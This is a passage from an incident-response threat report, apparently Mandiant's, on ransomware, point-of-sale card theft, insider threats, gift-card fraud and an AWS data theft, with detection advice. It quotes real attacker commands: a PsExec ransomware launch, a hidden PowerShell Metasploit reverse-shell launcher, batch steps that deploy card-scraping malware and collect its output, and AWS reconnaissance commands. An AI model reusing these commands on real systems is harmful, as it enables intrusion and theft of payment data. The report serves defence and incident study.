-u domain\domainadmin -p "password" -d -h -r mstdc -s -accepteula -nobanner
c:\windows\temp\svchost.exe
```

Mandiant analysts linked the tools and attacker infrastructure to other FIN6 activity, and eventually concluded that FIN6 had expanded to using ransomware to further monetize their access to compromised environments.

UNC1733

In 2019, UNC1733 targeted a retailer and tried to obtain payment card information from the point-of-sale (POS) environment. The attacker gained access to the environment by exploiting the CVE-2019-0604 vulnerability in a public-facing SharePoint server. The exploit allowed the attacker to access the system and launch a Cobalt Strike backdoor. After performing reconnaissance and lateral movement, the attacker obtained domain administrator privileges by harvesting credentials from systems in the environment. The attacker then began attempting to obtain payment card information from the POS environment. To support their efforts, the attacker deployed TRINITY and WETLINK to obtain payment card information from the memory of POS systems. Both attempts failed because the victim organization was using point-to-point encryption. Within 24 hours of failing to acquire payment card information, the attacker changed tactics and used Cobalt Strike backdoors deployed to non-POS servers to load an unknown ransomware variant. The ransomware was in-memory only and could not be recovered, but documents and database files were encrypted. The newly created filenames had the name of the victim organization appended to them.

Conclusion

Given the ease at which ransomware attacks can be carried out and the willingness of victims to pay, FireEye has assessed that threat groups will continue to leverage ransomware as a secondary means for monetizing their access to victim environments.

Figure 12.

Common elements of crimeware marketplace offerings.

Crimeware as a Service

Profit-motivated cyber criminals are known to outsource elements of their operations to counterparts operating in underground communities. There are several common elements of malicious campaigns, corresponding marketplace offerings and notable trends surrounding this issue (Fig. 12).

Examples of Common Elements of Malicious Campaigns

Payload Delivery

- Access Sales
- Pay-per-Install Services
- Exploit Kit Rental

Malware

- Source Code
- Malware Builder
- Malware-as-a-Service

Monetization

- Bank Drops
- Credit Card Shops


Sample of Corresponding Marketplace Offerings

The level of access that an actor advertises is the most influential price factor, although some trends in industry were also observed.

Actors continue advertising ransomware affiliate programs. These actors typically look for multiple partners who can distribute ransomware in diversified ways such as through spam, RDP and network access.

Stolen payment card data is commonly monetized through card shops. Various factors can influence pricing of payment card information, including the data's freshness, the region from which the payment card data was collected, and each card's average associated value.

Access Advertisement Trends



Price of accesses and market share, by industry.



Monetization Trends

Average price of payment card information, by region.

The use of tool or service providers allows cyber criminals to increase the speed at which they monetize an operation. The use of such providers was evident throughout the financially motivated operations investigated by Mandiant consultants in 2019. Common examples included:

- Attackers using malware that was available for purchase
- Use of card shops to sell stolen payment card data
- Victim PII offered for sale in criminal forums
- Access to victim networks offered for sale in criminal forums

Case Study: FIN6 Targets Point-of-Sale Systems

In one case, a victim was targeted with a military recruiting-themed phishing email containing a link to a remotely hosted ZIP file. The ZIP file contained a malicious payload that ultimately loaded an instance of SQUIDSLEEP, a JavaScript downloader that was then used to install the SQUIDGATE backdoor. Throughout the compromise, SQUIDGATE was used to execute PowerShell commands to launch a Metasploit reverse-shell (Fig. 13). SQUIDGATE is a malware family sold by an actor operating in a reputable, Russian-language forum. The attacker moved across the environment using Metasploit and privileged credentials obtained earlier in the intrusion. Our tracking of the malware service provider and resultant campaigns enabled us to attribute this operation to FIN6-motivated intrusions throughout 2020.

Figure 13.

Truncated event log associated with execution of MetaSploit reverse shell.

```
A service was installed in the system. Service Name: WAkUwdQtTYCHqlHw
Service File Name: %COMSPEC% /b /c start /b /min powershell.exe -nop -w
hidden -c if([IntPtr]::Size -eq 4){$b=&quot;powershell.exe&quot;} 
else{$b=$env:windir+&quot;\syswow64\WindowsPowerShell\v1.0\powershell.exe&quot;};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.
FileName=$b;$s.Arguments=&quot;-nop -w hidden -e JABzAD0ATgBlA<TRUNCATED FOR
BREVITY>BvAG0AcAByAGUAcwBzACKApAC4AUgBlAGEAZABUAG8ARQBuAGQAKAApAD-
sA&quot;;$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.
WindowStyle=&quot;Hidden&quot;;$s.CreateNoWindow=$true;$p=[System.
Diagnostics.Process]::Start($s); Service Type: user mode service Start Type:
demand start Service Account: LocalSystem
```

From a POS server, the attacker deployed SCRAPMINT POS malware, a tool that identifies Track 1 and Track 2 payment card information in memory and writes it to a file. SCRAPMINT is used by several threat actors that use disparate tactics, techniques and procedures. We have not observed SCRAPMINT as publicly available, so it may be offered by private providers or shared among a group of attackers.

Table 1.

Attacker
commands.

The attacker used a batch script to execute the following commands, attacker commands (Table 1), which deployed SCRAPMINT and pulled back files containing payment card information.

Command	Explanation
for /f %%i in (C:\Windows\Temp\dpllist.log) do net use \\%%i\c\$ /user:<REDACTED>\<REDACTED>"<REDACTED>	Read in a list of hostnames from the file “dpllist.log” and mapped a network drive to the remote system.
type \\%%i\c\$\Windows\Temp\silconfig1.dat >> C:\Windows\Temp\tmplog.dat	Read the content of “silconfig1.dat” on the remote system and copied it to the file “tmplog.dat” on the POS server. This file contained payment card information.
copy psemon10.dll \\%%i\c\$\Windows\Temp\psemon10.dll /Y	Copied the SCRAPMINT POS malware to the POS terminal, overwriting the file if it already existed.
copy cfgx.bat \\%%i\c\$\Windows\Temp\cfgx.bat /Y	Copied the “cfgx.bat” file that would launch the SCRAPMINT POS malware on the POS terminal.
ping 127.0.0.1 -n 1	Pinged the local loop back address to create a delay before the next set of commands were run.
del \\%%i\c\$\Windows\Temp\silconfig1.dat	Deleted the “silconfig1.dat” file on the remote system.
process call create "cmd.exe /c C:\Windows\Temp\cfgx.bat	Ran the “cfgx.bat” file to load the SCRAPMINT POS malware.
echo %%i >> C:\Windows\Temp\proclog.csv	Wrote the hostname of the remote system to the file “proclog.csv” on the POS Server.
net use \\%%i\c\$ /delete	Deleted the connection to the remote POS terminal.

Figure 14.

Batch script used to deploy SCRAPMINT (cfgx.bat).

As noted, the batch script “cfgx.bat” (Fig. 14) was copied to each POS terminal along with a copy of the SCRAPMINT payment card scraping malware “psemon10.dll”. “Cfgx.bat” executed the payment card scraping malware and specifying the output file, which in this case was named “silconfig1.dat”.

```
rundll32.exe C:\Windows\Temp\psemon.dll,workerInstance c:\Windows\temp\silconfig1.dat
```

Joker's Stash began operations in October 2014. It sells payment card data through its website, which allows members to filter and purchase cards based on attributes such as brand, expiration date and location. The shop has been advertised on both Russian and English-language forums. Card shops such as this typically work on a percentage basis, with the card shop operator taking a cut of the sales from the actors who obtained them.

SCRAPMINT was deployed to a small set of POS terminals across all retail environments as the attacker attempted to identify systems that did not have point-to-point encryption enabled. As the attacker identified POS terminals where payment card information was accessible, they were also able to identify the naming scheme for POS terminals with hosts that had point-to-point encryption enabled. Following their discovery, the attacker deployed SCRAPMINT to 150 POS terminals—almost none of which were protected by point-to-point encryption. The following month, the attacker attempted to deploy SCRAPMINT to hundreds of additional POS terminals that also did not have point-to-point encryption implemented.

For the duration of the compromise, the attacker periodically returned to the environment to copy and transfer payment card information out of the environment through the SQUIDGATE backdoor. The data from this incident appeared to be monetized through Joker's Stash, a well-known card data shop that our analysts have seen used by prolific threat actors such as FIN6 and FIN7.

A Win-Win

Underground communities allow malicious threat actors to establish relationships that are mutually beneficial. Threat actors can specialize in specific tasks or types of activity to achieve a greater overall impact when working together. For example, an individual who is a skilled coder doesn't need to also have expertise on money laundering or malware distribution. An intrusion operator doesn't necessarily need to expend time and resources developing malware, standing up infrastructure, or worrying about how they can cash out stolen goods; instead, they can focus exclusively on active intrusion operations. As a result, it is likely that more skilled operators will be able to pivot through networks more quickly and ultimately increase the velocity and scale of their operations. We expect these types of business relationships to continue enabling financially motivated intrusions throughout 2020.

Threats From Within

Over the past year, FireEye Mandiant teams responded to an increasing number of incidents in which malicious insiders destroyed critical business systems, leaked confidential data, stalked employees and extorted and blackmailed the organizations they worked for. Some of the insiders were involved in economic espionage, some were motivated by greed and others vandalized their employer.

Consequently, organizations are increasingly paying attention to the business risk and impact of insider threats. Some malicious insiders brought public attention to their misdeeds by leaking data, broadcasting demands or making threats. Conversely, we saw some malicious insiders initially remain private, demanding money to prevent the release of stolen data. Some insiders acted with stealth to steal research data or intellectual property. The increasing number of incidents is particularly troubling for organizations of all sizes and missions because insiders are, by definition, those we normally trust most.

Mandiant engagements included investigations of malicious insiders who were third-party contractors, current employees and past employees. The roles they played included contract staff, IT admins, individual contributors, lawyers, academics and senior executives. Their true goals included stalking, blackmail, extortion, intellectual property theft and sabotage. The insider incident investigations were complex and solved through a combination of technical forensic analysis and traditional non-cyber investigative techniques.

Like traditional targeted attacks by external threat actors, malicious insider attacks are often carried out over time, with the insider usually taking steps to try to hide their malicious activity and remain undetected in the victim environment. And even when their malicious activity is detected, these insiders have sometimes taken steps to divert culpability through the use of other employees' accounts.

Malicious insider incidents are likely to become an increasing trend given that they involve trusted access, high impact and low cost to execute, combined with organizational cultures with open trust models. In addition, we have seen the rise of successful extortion incidents that have been publicized.

Four types of insider threat—extortion, economic espionage, asset destruction, workplace stalking—appeared to trend with FireEye clients in 2019.

Trend 1: Extortion

Mandiant investigators observed an increasing number of insiders engaging in digital extortion schemes. Most often, the insiders attempted to extort their organization by threatening to publicly release stolen data if a monetary demand was not met. The ransom demand often demanded payment in a decentralized digital currency such as Bitcoin.

The ransom demand amount was usually commensurate with the perceived value of the stolen data. This helped ensure companies would consider payment. If the demanded amount was too large, the attacker would likely not get paid.

Most of the insider extortion cases we responded to followed a common approach. The attacker sent an email to a company executive indicating that some amount of sensitive data was stolen, provided proof of the possession of the stolen data and stated that the data would be released publicly on a certain date unless a payment was made.

Attributing an extortion demand to an insider is complicated. An organization needs to determine if the extortion demand is real by determining if the data is authentic. If the data is authentic, the organization needs to understand where the data came from and how it was obtained. A broad investigation of the environment is sometimes required to determine who may be behind the incident.

When authentic data accompanies an extortion demand, organizations must ask:

- *Did the data come from inside the organization?*
- *Is there evidence of an intrusion and was the data stolen?*
- *Were legitimate credentials used to access the data, and if so, were those credentials stolen by a threat actor or used by the employee?*

Sometimes an extortionist attempts to deceive the victim organization. In one case, an extortionist demanding money claimed to be an outside attacker that was collaborating with an insider. We later learned the extortionist was an employee trying to frame a coworker. In another situation, the extortionist claimed to have compromised the credentials of an employee. This was likely an attempt by the insider to create an alibi in case they were later caught.

There are several competing priorities in an insider investigation. An organization must validate the risk exposure, establish and execute a communication strategy with the extortionist and prevent further access to the network—all while under an aggressive threat actor-imposed deadline. Immediate determination of whether an incident was caused by an internal or external actor is not often possible without a proper forensic investigation.

The obvious next question is whether a victim organization should pay the demand. Each scenario is unique and needs to be approached differently. Even if a victim organization pays the demand, there is always a chance the attacker will release the data anyway to media, social networking platforms, file sharing sites and underground forums.

EXTORTION CASE STUDY



In one case, an individual claimed to have access to a large amount of sensitive company data. The individual provided excerpts of confidential data to the victim organization as proof and threatened to publish the rest of the stolen data unless a payment was made. The extortionist allowed the organization to make partial Bitcoin payments and allowed a few deadlines to slip. Analysis showed that after each Bitcoin payment, the extortionist attempted to prevent detection by using a third-party service to launder the Bitcoin payment to break the connection between the payment source and destination.

Mandiant investigators performed system and network forensic analyses of the environment, did not identify evidence of external compromise and suspected that an insider may have been involved. Ongoing communications with the extortionist provided the necessary information to determine the individual was likely a previous employee. In fact, investigators discovered that the stolen data had been internally copied six months earlier. Mandiant analysts identified large Server Message Block (SMB) file transfers conducted over the organization's certificate-based virtual private network (VPN) connection during off-hours. The endpoint in question was determined to be missing from the corporate premises. The VPN source IP addresses for all known VPN logons from the missing endpoint were cross-referenced with the list of other logons. The resulting list highlighted the activity by the terminated employee. The company involved law enforcement which led to the recovery of company property. No customer data was known to be publicly released.

Trend 2: Economic Espionage

Mandiant experts observed significant intellectual property research theft by insiders, including some potentially associated with China's Thousand Talents program. China's program has been the subject of debate. In 2019, the United States Senate, Permanent Subcommittee on Investigations, Committee on Homeland Security and Governmental Affairs published a report that stated, "Launched in 2008, the Thousand Talents Plan incentivizes individuals engaged in research and development in the United States to transmit the knowledge and research they gain here to China in exchange for monetary payments... China unfairly uses the American [funded] research and expertise it obtains for [China's] own economic and military gain."¹

ECONOMIC ESPIONAGE CASE STUDY



In one case, an organization hired PhD scientists with ties to China to support a research project. As part of the scientific team, the organization provided access to years of sensitive research materials, experiment data and findings from other researchers. The scientists were hired to materially and meaningfully contribute to the research and collaborate with the team. The research model supported full access to all data, and IT policies provided few security controls to authorized users or to their devices. The research team noted few research contributions and a lack of participation with the research team's efforts. The research team did notice the scientists spent a lot of time by themselves pouring through the data. Through forensic analysis, it was determined that the scientists installed a Chinese cloud-based file storage application on their laptops. Using their authorized access to sensitive data and intellectual property, the scientists uploaded significant volumes of sensitive research into a cloud environment hosted in China.

Trend 3: Asset Destruction

Mandiant responders were engaged by a client at which an executive had received an extortion message via an anonymous email. The attacker had indicated that they possessed access to the client's internal network and had the ability to cause outages. A significant payment was demanded in Bitcoin. As proof, the attacker referred to an unexplained outage of a critical security system that occurred a few weeks earlier.

Mandiant analysts identified evidence to suggest that the outage of the security system had occurred as a result of malicious actions by an insider where the root account was used to delete several critical operating system files, rendering the security service unavailable. Analysis of more than 20 different log sources led to identifying the insider. Forensic analysis identified malicious SSH connections from an unauthorized device to Linux servers hosting a critical security service. The /var/log/secure authentication log file was recovered from one of the server's deleted space and allowed Mandiant investigators to identify the RSA key used by the attacker to connect to the system. The investigators determined that the malicious insider, just prior to engaging in malicious actions, had disabled endpoint protection on his workstation and masked his behavior by using VMware with guest systems in bridge mode. Mandiant analysts also identified evidence of destructive actions against critical production systems by analyzing the virtual machines stored on the employee's workstation. Forensic analysis of the employee's workstation showed the execution of anti-forensic programs.

¹ U.S. Senate (November 18, 2019). Threats to the U.S. Research Enterprise: China's Talent Recruitment Plans.

Trend 4: Workplace Stalking

In one case, Mandiant experts were called in after a client received alerts from their digital loss prevention solution that indicated an employee was trying to copy sensitive customer files to a USB drive. The organization noted other user accounts logging into the employee's system regularly. Camera footage showed the employee was the only person there at the time of the logins; the employees who appeared to be logging in were not at work. During the investigation, keylogging data was found in a log.txt file stored in one of the employee's directories named "dumps," which focused the investigation towards a physical keylogger. Corporate email searches showed receipts for purchases of keylogging devices in the employee's name. Analysis of the log.txt files found other employee usernames and passwords, which validated how the employee had access to other employee's user accounts. Further analysis showed that the employee gained access to over 30 other user accounts over a multi-year period. The employee used this account access to view personal employee information such as salaries. The employee also engaged in cyberstalking behaviors against several female employees. The employee read their emails, obtained their personal user account credentials and gathered photos of them. Mandiant investigators were able to gather enough relevant information via the user's Outlook Personal Storage Table (.pst) email files to show the employee had emailed their keylogging files directly from their business account to their personal accounts. The investigation also identified additional stalking materials in backups of the employee's home directory.

Conclusion

Organizations across the world are investing more resources to detect and protect their most critical assets and crown jewels from malicious insiders. Unfortunately, in many cases, these investments come after an event which caused organizational, brand or reputational harm. The impact of an insider betraying an organization's trust can be devastating for organizations of all sizes. We expect to see this trend to continue into 2020 and beyond.

CASE STUDY

Gift Cards in the Crosshairs



In 2019, Mandiant experts responded to intrusions we assessed with a high-level of confidence to be evolving FIN9 intrusions. These were notable due to the attacker's shift to targeting IT service providers. This increased their impact and reach across multiple organizations compared to past activity. The attackers expanded their monetization actions by targeting corporate reward systems to steal gift cards. Finally, the attackers continue to expand and evolve their toolset with a distinct focus on publicly available tools and compromised legitimate access. Mandiant analysts expect to see these efforts continue due to their lucrative nature and favorable attacker outcomes.

The Value of Targeting Gift Cards


The flexible characteristics of gift cards make them attractive to actors for use in financially-motivated operations. Gift cards can be used in many different venues and are easy to monetize through resale or by making direct purchases. The existence of public marketplaces that allow individuals to exchange gift cards directly for Bitcoin also provides malicious actors a quick, anonymous way to cash out. Also, gift card processing generally does not require the use of PII, and gift card breaches are tracked differently than the more well-established PII/PCI material. This alters organizations' reporting requirements and, in practice, may mean that at least some organizations have established less robust measures to prevent the fraudulent use of gift cards.

First Stage: Targeting IT Service Providers

Investigations pursued by Mandiant professionals suggested the attackers primarily obtained initial access to IT service providers using credentials collected through phishing campaigns. In one case, over 50 individuals received a phishing email claiming to be an encrypted message from the organization's HR department. The phishing email was created using a legitimate email marketing platform. Credentials obtained through this phishing campaign were then used to log into the organization's IT service management portal, and later used to attempt authentication to Office365 email inboxes. All authentication attempts to the organization's O365 environment were made from network nodes associated with a commercial VPN service.

The embedded link in the phishing email (Fig. 15) mimicked those created by legitimate secure email portals, but directed users to a phishing kit. The phishing kit was hosted at organization-specific subdomains of the attacker-controlled domain internal-message[.]app. This phishing page was built using resources from the publicly available LUCY Phishing Software platform.

Figure 15.
Sample phishing
email received by IT
service provider.




Second Stage: Operations

Initial Access / Establish Foothold

In several incident responses handled by Mandiant professionals, the attackers used these compromised legitimate credentials as initial access into victim organizations. While the attacker possessed multiple accounts with elevated privileges, they did not use them in any specific way. Instead, the attacker would often attempt to access legitimate VPN architecture in the early phases of the intrusion (Fig. 16). This implies a preference for pre-determined intrusion steps instead of adapting based on what they possessed from earlier intrusion actions. We suspect this preference is due to expanding their footprint as valid users by accessing the victim through trusted corporate infrastructure.

Figure 16.
Gift card attack
lifecycle.



Maintain Presence / Lateral Movement

The attacker primarily used both the Microsoft Remote Desktop Protocol (RDP) and a variety of legitimate and publicly available tools to maintain persistence and move laterally within victim environments. ScreenConnect, EMCO Remote Installer and Splashtop Streamer were among the list of tools commonly used to both establish persistence and move laterally within the victim environments. In intrusions observed throughout 2018, the attacker also used other publicly available remote access tools including CleverControl, SentryPC, Teramind and Virtual Network Computing (VNC). While there is some variance in tool use between 2018 and 2019, all these tools effectively belong to the same category. The tools may have been selected due to a range of factors, including their prior existence in a victim environment or operator preference.

Internal Reconnaissance / Privilege Escalation


To collect credentials and conduct reconnaissance, the attackers used ProcDump, PsExec, and Mimikatz. Credentials obtained enabled further internal reconnaissance efforts, and supported end-stage operations. In multiple victim networks, after obtaining appropriate administrative credentials, the attacker used the O365 eDiscovery portal to perform keyword searches of emails and stickynotes looking for messages relating to gift cards and credit cards, and for evidence of administrative passwords sent via email. In at least one case, this same methodology was employed in an earlier stage of the operation to search emails for documentation or credentials related to corporate VPN access.

End-Stage Operations: Gift Card Targeting

Consistent with prior FIN9 operations, some compromised organizations had their valid process for issuing gift cards subverted to create fraudulent gift cards for the attacker (Fig. 17). In other instances, the compromised organization was not in the gift card supply chain, but the attacker was still able to obtain gift cards by exploiting corporate employee rewards systems. In one case, after harvesting user credentials, the attacker submitted employee award nominations and then approved them from approver-privileged accounts that were also compromised. These employee rewards points were then traded in for gift cards.

Figure 17.

Attacker subverting employee rewards system.



Conclusion

Attacks like this highlight organizations' need to mitigate risks associated with using managed IT service providers, which involves threats not unique to any one threat actor. This means treating accounts, systems and services managed by third parties with additional scrutiny and monitoring for any associated anomalous behavior. From a detection perspective, this threat actor regularly performs reconnaissance of victim environments using their Office 365 eDiscovery portals. Queries from this portal can be monitored for any effort to look for credentials or search for systems or services relating to the management of gift cards. The attacker's use of compromised legitimate credentials reinforces the importance of implanting multi-factor authentication (MFA).

CLOUD SECURITY

Breaching the Cloud



Technology Subversion

Most of the Amazon Web Services (AWS) intrusions encountered in Mandiant Incident Response engagements begin with compromised credentials, usually in the form of an AWS access key or an identity and access management (IAM) user password. An AWS access key consists of a unique public identifier and a corresponding private (secret) key, which are, analogous to a username and password respectively. Used together, a user can perform API requests against AWS services or access the AWS environment via the AWS command line interface (CLI). The CLI allows a user to modify and manage resources. Since the keys are designed to enable applications to access an AWS environment, organizations typically do not enforce multi-factor authentication (MFA).

In one Mandiant Incident Response case, AWS access keys were compromised from a GitHub repository and leveraged to access the victim's AWS environment.

First Stage: Targeting GitHub Repository

Investigations into the early stages of the attack suggested the attacker initially obtained credentials to the victim's GitHub code repository, which was not protected by MFA. Once the attacker was able to gain access to the GitHub repository with a known account, the attacker acquired a set of IAM user access keys by searching the commit history. The IAM user access keys were used as long-lived credentials for applications that interacted with and performed API requests against AWS services in the victim's environment.

Second Stage: Initial Access / Reconnaissance / Establish Foothold

After the attacker acquired the IAM access keys, they were able to access the victim's AWS environment using the AWS CLI from a virtual server located in the Netherlands. The attacker then utilized the AWS CLI to interact with the AWS environment (Table 2).

Table 2.

Reconnaissance commands executed by attacker.

Command	Description
<code>aws s3api list-buckets</code>	Lists all S3 buckets in a region
<code>aws ec2 describe-instances</code>	Lists all of the ec2 instances
<code>aws ec2 describe-security-groups</code>	Describes all or specified security groups
<code>aws ec2 describe-snapshots</code>	Describe all snapshots available or snapshots available to user
<code>aws ec2 describe-volumes</code>	Describes all or specified Elastic Block Store volumes
<code>aws ec2 describe-db-instances</code>	Describes all or specified AWS account instances

Third Stage: Maintain Presence / Move Laterally / Complete Mission

After performing reconnaissance and not finding information of interest, the attacker provisioned a new IAM user account with both AWS Management Console and programmatic access. This meant they no longer needed to rely on the access key obtained from the GitHub repository. Shortly after authenticating to the console, the attacker took snapshots of nine of the largest Elastic Block Store (EBS) volumes within the AWS account. After successfully creating snapshots of the large EBS volumes, the attacker proceeded to create a new EC2 instance, mounted the snapshots, and attached an existing security policy to the EC2 instance that allowed inbound and outbound traffic on port 22.

The attacker then authenticated to the EC2 instance to review the contents of the nine attached EBS volumes. Within an hour, the VPC flow logs recorded a large volume of data being transferred via SSH to the virtual server in the Netherlands. This was the first recorded high-volume data transfer via SSH, and it corresponded to the first data theft by the attacker. Shortly after the data transfer, the EBS snapshots were unmounted from the instance and deleted from the account.

The attacker then targeted the victim's AWS Relational Database Service (RDS) instances. Specifically, the attacker targeted the MySQL database containing user credentials for a service provided by the victim organization. VPC flow logs recorded traffic between the attacker's EC2 instance and the RDS database. Again, a high volume of data was transferred between the two systems, and subsequently transferred to the virtual server in the Netherlands. This was consistent with the attacker staging data on their EC2 instance and then transferring it to their server in the Netherlands.

Once the attacker had successfully transferred the data, the attacker terminated the EC2 instance. This removed valuable forensic artifacts because the EC2 instance was not recoverable. The attacker did not remove the attacker-created credentials, which would have permitted them to access additional data in the database or EBS volumes.

Summary

AWS and other CSPs enable organizations to rapidly develop, scale and deploy code and systems. Once an attacker obtains credentials to a cloud infrastructure, the same tools that empower the organization also enable the attacker to rapidly target and exploit cloud environments. The ability to access these cloud-native tools also removes the need for sophisticated backdoors or custom tooling. Everything the attacker needs is publicly accessible and provided by the CSP, usually in the form of a CLI.

Common Weaknesses and Best Practices

MFA not enforced on GitHub repository user accounts or for AWS IAM users

Pitfall Attackers target code repositories to gather pertinent information about a corporation's cloud or on-premise environment, and to obtain credentials. In at least one case, multi-factor authentication was not enforced for the victim's user accounts on GitHub repository. The victim also had console password enabled for an IAM user without enforcing MFA.

Best Practice Organizations should enforce MFA for all user accounts that have access to code repositories and AWS accounts. Enabling and enforcing MFA will enhance the overall security of these accounts and reduce the risk that an attacker will be able to use a compromised account for nefarious activity. An organization should disable any inactive IAM users until MFA is enabled.

The second factor may be a hard or soft token. Organizations should avoid using second-factor mechanisms that are stored on the user's PC. Instead, consider soft tokens that are deployed onto mobile devices.

For additional hardening, organizations should require MFA not only for console access, but also for CLI access. Organizations should restrict both console and CLI access to known trusted IP ranges or IP addresses.

Long-lived IAM Credentials

Pitfall While long-lived IAM user credentials are used for application functionality, such user access keys can increase the attack surface of an organization's AWS environment.

Best Practice Organizations should rotate IAM user access keys every 90 days to limit attacker access to AWS. When developing an application, IAM roles should be used to retrieve temporary credentials to interact with AWS resources within the environment. AWS provides features to reduce the use of long-lived IAM credentials for application purposes in their cloud platform. An organization should be using IAM roles for EC2 instance profiles if they intend to have an application on an EC2 instance interact with different AWS services, such as S3, Lambda functions, Relational Database Service.

Using IAM roles rather than IAM access keys to perform AWS API requests has multiple benefits. Once transitioned, an organization's AWS administrator will not be required to rotate credentials, because the AWS EC2 service will pass temporary credentials to the metadata service of the underlying EC2 instance. AWS rotates the credentials in the EC2 metadata service every one to six hours. As an added benefit, an organization can easily restrict which role an IAM user can assign to an EC2 instance profile during the launch process to prevent the user from gaining elevated privileges.

Overly permissive IAM roles

Pitfall When IAM user accounts have an overly permissive IAM role, they are at risk for both inadvertent or deliberate activity outside of their intended purpose or scope. In at least one instance, a compromised account has been observed with the Administrator Access policy attached, which granted full administrative access to the AWS account.

Best Practice Organizations should follow the principle of least privilege when assigning IAM users and roles. To abide by the principle of least privilege, organizations should limit the number of users within the organization with an IAM role that has administrative privileges. An organization should strive to reduce all permanent privileged role assignments and conduct periodic entitlement reviews on IAM users, roles and policies. AWS provides native services, such as AWS access advisor to audit IAM roles for service access, assist with removal of unnecessary permissions and set appropriate permissions across different environments.

Insufficient detection capabilities

Pitfall Organizations may have insufficient detection capabilities and SIEM use cases established at the time of an incident.

Best Practice Organizations should develop SIEM use cases to help detect threats impacting cloud assets and services. An organization should identify the most common targeted threats impacting the AWS environment, and identify activity in AWS that would be considered anomalous. The use cases should sufficiently cover a variety of assets and services.

SIEM USE CASE EXAMPLES



- New IP address performing an anomalous amount of API activity outside an approved IP range and performing reconnaissance commands on the AWS environment
- New IP address creating an IAM user with console and programmatic access
- Creating snapshots of large EBS volumes
- New IP address creating an EC2 instance and attaching security group
